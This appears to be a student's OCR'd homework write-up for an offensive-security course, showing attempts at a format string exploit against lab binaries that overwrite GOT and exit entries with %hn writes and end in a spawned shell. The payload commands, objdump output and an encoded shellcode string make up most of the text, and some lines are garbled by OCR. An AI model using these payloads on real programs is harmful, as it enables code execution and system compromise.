
```
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>./fmtvul4 `python -c 'print "\x
7e\xa2\x04\x08\x80\xa2\x04\x08_%1$02040x_%18$08x__%1$032009x_%19$08x____"'`
Unknown user: ¢^D^H¢^D^H_%1$02040x_%18$08x__%1$032009x_%19$08x____.
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>
```

Here, with two steps behind the target address, I was getting a strange unknown user error.



```
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>./fmtvul-ii-sc `python -c 'prin
t "\x1e\xa0\x04\x08\x20\xa0\x04\x08_%1$2040x_$18$hnx__%1$039548x_%19$hnx____"'`

Function my_shell is at 0x0804850d and exit at 0x080483e0.
ii = 0xffffffe1 (-31) at 0x0804a280.
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>
```

now the program does nothing upon run. Attempting to overwrite the return address instead resulting in a segfault:




```
)0000000000000000000000000000000000000000000000000000000000000000
)0000000000000000000000000000000000000000000000000000000000000000
)0000000000000000000000000000000000000000000000000000000000000000
)000000000000000000000000000Segmentation fault
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>
```

:onnected to linprog.cs.fsu.edu | 79x26


```
000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000
```

Trying with new file:



```
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>objdump -R fmtvul-ii-sc

fmtvul-ii-sc:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   sleep@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   strcat@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804a01c R_386_JUMP_SLOT   puts@GLIBC_2.0
0804a020 R_386_JUMP_SLOT   system@GLIBC_2.0
0804a024 R_386_JUMP_SLOT   exit@GLIBC_2.0
0804a028 R_386_JUMP_SLOT   strlen@GLIBC_2.0
0804a02c R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0


irons@linprog3.cs.fsu.edu:~/homework1_Offensive>
```


I was still getting segfaults:




```
&$_%1$02040x_%18$hn__%1$039548x_%19$hn______TX->[L>-Ä]k-.nVVP\%JONE:-SISI-ßSU-HÞ:-[,7-T5#oP-SISI-ßSU-/<s)-;-m+-NÙP-SISI-ßSU-Éh-!#@'-"-SISI-ßSU-(Z-%*(ZÔ$V'P-SISI-ßSU-,#jy-(#ux-Ìz^P-SI
xFP-SISI-ßSUÖoÝ-J(H-j#vPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
ii = 0xffffffe1 (-31) at 0x0804a280.
Segmentation fault
irons@linprog3.cs.fsu.edu:~/homework1_Offensive>./fmtvul-ii-sc `python -c 'print "\x26\xa0\x04\x08\x24\xa0\x04\x08_%1$02040x_%18$hn__%1$039548x_%19$hn______"'`
```

At this point, I was only able to get a shell using the previous method before the extra time with Dr. Liu. Using the new file or the techniques from the extra assistance, I was unsuccessful.


Final Attempt SUCCESS!



```
ii = 0x0804856d (134514029) at 0x0804a280.
586: _%1$2041x__%18$hn__%1$032102x_%19$hn____TX->[L>-Ä]k-.nVVP\%JONE:-SISI-ßSU-HÞ:-[,7-T5#oP-SISI-ßSU-/<s)-;-m+-NÙP-SISI-ßSU-Éh-!#@'-"-SISI-ßSU-(Z-%*(ZÔ$V'P-SISI-ßSU-,#jy-(#ux-Ìz
^P-SISI-ßSU-::n2-!*i)-0Y'P-SISI-ßSUÛ_Un-s6`Uê.nP-SISI-ßSU-v8r|öry-ytyRP-SISI-ßSU-^'|M-@(n5--!xFP-SISI-ßSUÖoÝ-J(H-j#vPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPirons@linprog1.cs.fsu.edu:~/homework1_Offensive>./fmtvul-ii-sc `python -c 'print "\x82\xa2\x04\x08\x80\xa2\x04\x08_%1$2041x__%18$hn_
_%1$032102x_%19$hn____"'`
```



```
irons@linprog1.cs.fsu.edu:~/homework1_Offensive>objdump -R ./fmtvul-ii-sc

./fmtvul-ii-sc:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   sleep@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   strcat@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804a01c R_386_JUMP_SLOT   puts@GLIBC_2.0
0804a020 R_386_JUMP_SLOT   system@GLIBC_2.0
0804a024 R_386_JUMP_SLOT   exit@GLIBC_2.0
0804a028 R_386_JUMP_SLOT   strlen@GLIBC_2.0
0804a02c R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0


irons@linprog1.cs.fsu.edu:~/homework1_Offensive>./fmtvul-ii-sc `python -c 'print "\x26\xa0\x04\x08\x24\xa0\x04\x08_%1$2041x__%18$hn__%1$032102x_%19$hn____"'`
```



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000080486e0_____TX->[L>-Ä]k-.nVVP\%JO
NE:-SISI-ßSU-HÞ:-[,7-T5#oP-SISI-ßSU-/<s)-;-m+-NÙP-SISI-ßSU-Éh-!#@'-"-SISI-ßSU-(Z-%134514400(ZÔ$V'P-SISI-ßSU-,#jy-(#ux-Ìz^P-SISI-ßSU-::n2-!*i)-0Y'P-SISI-ßSUÛ_Un-s6`Uê.nP-SISI-ßSU-
v8r|öry-ytyRP-SISI-ßSU-^'|M-@(n5--!xFP-SISI-ßSUÖoÝ-J(H-j#vPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
The value of the return address: 0x080486e0
Str lengthen 586

&$_%1$2041x__%18$hn__%1$032102x_%19$hn____TX->[L>-Ä]k-.nVVP\%JONE:-SISI-ßSU-HÞ:-[,7-T5#oP-SISI-ßSU-/<s)-;-m+-NÙP-SISI-ßSU-Éh-!#@'-"-SISI-ßSU-(Z-%*(ZÔ$V'P-SISI-ßSU-,#jy-(#ux-Ìz^P-
SISI-ßSU-::n2-!*i)-0Y'P-SISI-ßSUÛ_Un-s6`Uê.nP-SISI-ßSU-v8r|öry-ytyRP-SISI-ßSU-^'|M-@(n5--!xFP-SISI-ßSUÖoÝ-J(H-j#vPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
ii = 0xffffffe1 (-31) at 0x0804a280.
586: &$_%1$2041x__%18$hn__%1$032102x_%19$hn____TX->[L>-Ä]k-.nVVP\%JONE:-SISI-ßSU-HÞ:-[,7-T5#oP-SISI-ßSU-/<s)-;-m+-NÙP-SISI-ßSU-Éh-!#@'-"-SISI-ßSU-(Z-%*(ZÔ$V'P-SISI-ßSU-,#jy-(#ux-
Ìz^P-SISI-ßSU-::n2-!*i)-0Y'P-SISI-ßSUÛ_Un-s6`Uê.nP-SISI-ßSU-v8r|öry-ytyRP-SISI-ßSU-^'|M-@(n5--!xFP-SISI-ßSUÖoÝ-J(H-j#vPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPMy shell.
sh-4.2$ whoami
irons
sh-4.2$ id
uid=51148(irons) gid=299(CS-Grads) groups=299(CS-Grads)
sh-4.2$ exit
exit
Segmentation fault
irons@linprog1.cs.fsu.edu:~/homework1_Offensive>
```

I finally got a shell! After professor Liu gave us an extra day, I came back to this problem and looked at it one more time. From here, I noticed that my “ii” value wasn’t lining up with the my_shell function, so through a bit of trial and error I found the values $2041 and $032102 accurately change my ii value to 0x0804856d (the my_shell address). After this, I did objdump again to get the exit address, and changed the beginning of the print command. With this, I was finally able to get a shell.